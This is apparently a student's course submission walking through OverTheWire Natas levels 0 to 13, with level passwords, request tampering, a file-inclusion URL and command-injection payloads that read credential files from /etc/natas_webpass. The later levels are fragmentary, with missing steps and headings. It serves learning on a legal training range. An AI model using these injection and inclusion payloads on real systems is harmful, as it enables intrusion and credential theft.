

Sri Lanka Institute of Information Technology

B.Sc. (Hons) Information Technology-
Cyber security



Y2 S1

Systems and Network Programming – IE 2012

(natas overthewire level 0 – level 15 submission)

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Introduction

OverTheWire's Natas wargame offers a useful environment for learning and implementing different web security strategies. The game is divided into several stages, each of which teaches a different attack vector or vulnerability, like directory traversal, SQL injection, and credential leak. I worked through 15 progressively more complicated levels in this exercise to improve my knowledge of web application security. The actions done, strategies employed, and insights acquired during these stages are recorded in this report.

Declaration

I, M A Amantha, declare that this report is the result of my own work. I have completed all the tasks described in this report independently and have used only the resources and tools allowed as per the module guidelines. Any assistance received has been duly acknowledged, and all sources of information have been cited.

LEVEL 0

Use the given login credentials to login to the level 0.

Username- natas0

Password- natas0

URL- <http://natas0.natas.labs.overthewire.org>

Steps

1. Login to the level using the Credentials.
2. Right click on the web page.
3. Go to view page source.
4. You can find the password commented in the page source.

```
Line wrap ☐
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.la
10 <script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
11 <body>
12 <h1>natas0</h1>
13 <div id="content">
14 You can find the password for the next level on this page.
15
16 <!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4Mlklwlq -->
17 </div>
18 </body>
19 </html>
20
21
```

Password to the next level is 0nzCigAq7t2iALyvU9xcHlYN4Mlklwlq.

LEVEL 0- LEVEL 1

Username: natas1

Password: 0nzCigAq7t2iALyvU9xcHlYN4Mlklwlq

URL: <http://natas1.natas.labs.overthewire.org>

Steps

1. Login to the level using the Credentials.
2. Click ctrl + u (short cut key to the view page source)
3. You can find the password commented in the page source.

```
Line wrap ☐
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.la
10 <script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4Mlklwlq" };</script><
11 <body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
12 <h1>natas1</h1>
13 <div id="content">
14 You can find the password for the
15 next level on this page, but rightclicking has been blocked!
16
17 <!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
18 </div>
19 </body>
20 </html>
```

Password to the next level is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI.

LEVEL 1- LEVEL 2

Username: natas2

URL: <http://natas2.natas.labs.overthewire.org>

Password: TguMNxKo1DSa1tujBLuZJnDUICcUAPII

Steps

1. Login to the level using the Credentials.
2. Right click and view page source.
3. We can find a hint .
 - ``
4. Edit the address bar and access the files directory.
 - <http://natas2.natas.labs.overthewire.org/files/>

Index of /files

Name	Last modified	Size	Description
 Parent Directory		-	
 pixel.png	2024-07-17 15:52	303	
 users.txt	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

5. Select users.txt
6. We can figure out the level's password.

```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxxV3m
natas3:3gqisGdR0pjm6tpkDKdIW02hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Password to the next level is 3gqisGdR0pjm6tpkDKdIW02hSvchLeYH

LEVEL 2-LEVEL 3

Username: natas3

URL: <http://natas3.natas.labs.overthewire.org>

Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH


Steps

1. Login to the level using the Credentials.
2. Right click and view page source.
3. We can find a hint .
4. Explore the `robots.txt` file.

```
User-agent: *  
Disallow: /s3cr3t/
```

5. Check the disallowed directory.
6. Select users.txt

Index of /s3cr3t

Name	Last modified	Size	Description
 Parent Directory		-	
 users.txt	2024-07-17 15:52	40	

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

- 7.
8. We can figure out the level's password

```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

Password to the next level is QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

LEVEL 3- LEVEL 4

Username: natas4

URL: <http://natas4.natas.labs.overthewire.org>


Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

Steps

1. Login to the level using the Credentials.
2. View the page source for any hidden clues.

```
12 <h1>natas4</h1>
13 <div id="content">
14
15 Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/index.php" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
16 </div>
17 <div id="viewsources"><a href="index.php">Refresh page</a></div>
18 </div>
19 </body>
```



3. Setup burp suite and start intercepting.



4. Send request to burp suite and modify the referer.

```
7 Referer:  
http://natas5.natas.labs.overthewire.org/index.php  
8 Authorization: Basic  
bmFOYXMO0lFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWtVeExR  
9 Connection: keep-alive  
10 Upgrade-Insecure-Requests: 1  
11 Priority: u=0, i
```

5. Forward the modified request to get the password for the next level.



Password to the next level is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

LEVEL 4- LEVEL 5


Username: natas5

URL: <http://natas5.natas.labs.overthewire.org>

Password: 0n35PkkgAPm2zbEpOU802c0x0Msn1ToK

Steps

1. Login to the level using the Credentials.
2. Click ctrl + shift + I to get the developer tools.
3. In the storage tab find the "Cookies" section. This will show all the cookies set by the website.



4. Setup burp suite and start intercepting.

```
8 Connection: keep-alive
9 Cookie: _ga_RDOK2239G0=
  GS1.1.1723608332.1.1.1723608349.0.0.0; _ga=
  GA1.1.910223653.1723608332; logged_in=0
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
```


5. Modify the cookie value.

```
9 Cookie: _ga_RDOK2239G0=
  GS1.1.1723608332.1.1.1723608349.0.0.0; _ga=
  GA1.1.910223653.1723608332; logged_in=1
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
13
```

6. Forward the modified request to get the password for the next level.

NATAS5

Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned



Password to the next level is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

LEVEL 5- LEVEL 6

Username: natas6

URL: <http://natas6.natas.labs.overthewire.org>

Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Steps

1. Login to the level using the Credentials.
2. Click view source code.
3. We can find a clue (directory location)

```
<?
include "includes/secret.inc";

if(array_key_exists("submit", $_POST)) {
```

4. Go to the directory by changing the address.
5. View page source (Ctrl + u)

```
1 <?
2 $secret = "FOEIUNGHFEEUHOFUOIU";
3 ?>
4
```

6. Copy the secret code and submit it to get the password to the next level.

NATAS6

Access granted. The password for natas7 is
bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Input secret:

Submit Query

[View sourcecode](#)

We Chall

SUBMIT
TOKEN

Password to the next level is bmg8SvU1LizuWjx3y7xkNERkHxGre0GS.

LEVEL 6- LEVEL 7

Username: natas7

URL: <http://natas7.natas.labs.overthewire.org>


Password: bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.

```
11 <body>
12 <h1>natas7</h1>
13 <div id="content">
14
15 <a href="index.php?page=home">Home</a>
16 <a href="index.php?page=about">About</a>
17 <br>
18 <br>
19 this is the about page
20
21 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
22 </div>
23 </body>
24 </html>
25
```

3. Change the address to the given hint directory to get the password to the next level.
 - http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas_webpass/natas8



Password to the next level is xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q.

LEVEL 7- LEVEL 8

Username: natas8

URL: <http://natas8.natas.labs.overthewire.org>

Password: xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q


Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.

```
<?
$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
```

3. Reverse the function to get the secret code.
 - Open the kali terminal.
 - Run the command
 - o `echo "3d3d516343746d4d6d6c315669563362" | xxd -r -p | rev | base64 -d`
 - `xxd -r -p` (converts hex to binary data)
 - `rev` (reverse the string)
 - `base64 -d` (Decodes the reversed string from base64)



```
ashen@kali: ~
(ashen@kali)-[~]
$ echo "3d3d516343746d4d6d6c315669563362" | xxd -r -p | rev | base64 -d
oubWYf2kBq
(ashen@kali)-[~]
$
```

4. Copy the secret code and submit it to get the password to the next level.

NATAS8

Access granted. The password for natas9 is
ZE1ck82lmdGloErhQgWND6j2Wzz6b6t

Input secret:



[View sourcecode](#)

Password to the next level is ZE1ck82lmdGloErhQgWND6j2Wzz6b6t

LEVEL 8- LEVEL 9

Username: natas9

URL: <http://natas9.natas.labs.overthewire.org>

Password: ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t

Steps

1. Login to the level using the Credentials.
2. Check page source for any hidden clues.
3. Understand the search functionality.

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
}
```

4. Test for command injection.
 - <http://natas9.natas.labs.overthewire.org/?needle=;ls>
5. Inject the command to read the password .
 - http://natas9.natas.labs.overthewire.org/?needle=;cat%20/etc/natas_webpass/natas10



Password to the next level is t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu

LEVEL 9- LEVEL 10

Username: natas10

URL: <http://natas10.natas.labs.overthewire.org>

Password: t7l5VHvpa14sJTUGV0cbEsbYfFP2dmOu

Steps


1. Login to the level using the Credentials.
2. Check page source for any hidden clues.
3. Understand the search functionality

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}


if($key != "") {
    if(preg_match('/[;|&|/]', $key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
>>
```

4. Inject the command using **%20Acat%20** instead of **;cat** .
 - http://natas10.natas.labs.overthewire.org/?needle=%20%0Acat%20/etc/natas_webpass/natas11




Password to the next level is UJdqkK1pTu6VLt9UHWAgRZz6sVUZ3lEk


5. Generate the new Encrypted cookie.



6. Modify the cookie.



7. Reload the page, there we can find the password for the next level.



Password to the next level is `yZdkjAYZRd3R7tq7T5kXMjMJlOIkdDeB`

LEVEL 11- LEVEL 12

Username: natas12

URL: <http://natas12.natas.labs.overthewire.org>


Password: yZdkjAYZRd3R7tq7T5kXMjMJlOIkdDeB

Steps

1. Login to the level using the Credentials.
2. Analyze the file upload form.

```
function makeRandomPath($dir, $ext) {  
    do {  
        $path = $dir."/".genRandomString().".$ext;  
    } while(file_exists($path));  
    return $path;  
}  
  
function makeRandomPathFromFilename($dir, $fn) {  
    $ext = pathinfo($fn, PATHINFO_EXTENSION);  
    return makeRandomPath($dir, $ext);  
}
```


3. Create a php file and upload.




4. Check file upload restrictions

```
18  
19 1000  
20 -----45299662917450512092264488118  
21 Content-Disposition: form-data; name="filename"  
22  
23 w7xgclcc3j.jpg  
24 -----45299662917450512092264488118  
25 Content-Disposition: form-data; name="uploadedfile"; filename="  
    natas.php"  
26 Content-Type: application/x-php
```

5. Bypass the file type restrictions.
 - Change .jpg to .php
6. Click and open the uploaded file.




7. Retrieve the password.



Password to the next level is trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

6. Retrieve the password.



Password to the next level is `z3UYcr4v4uBpeX8f7EZbMhLzK4UR2XtQ`

LEVEL13-14

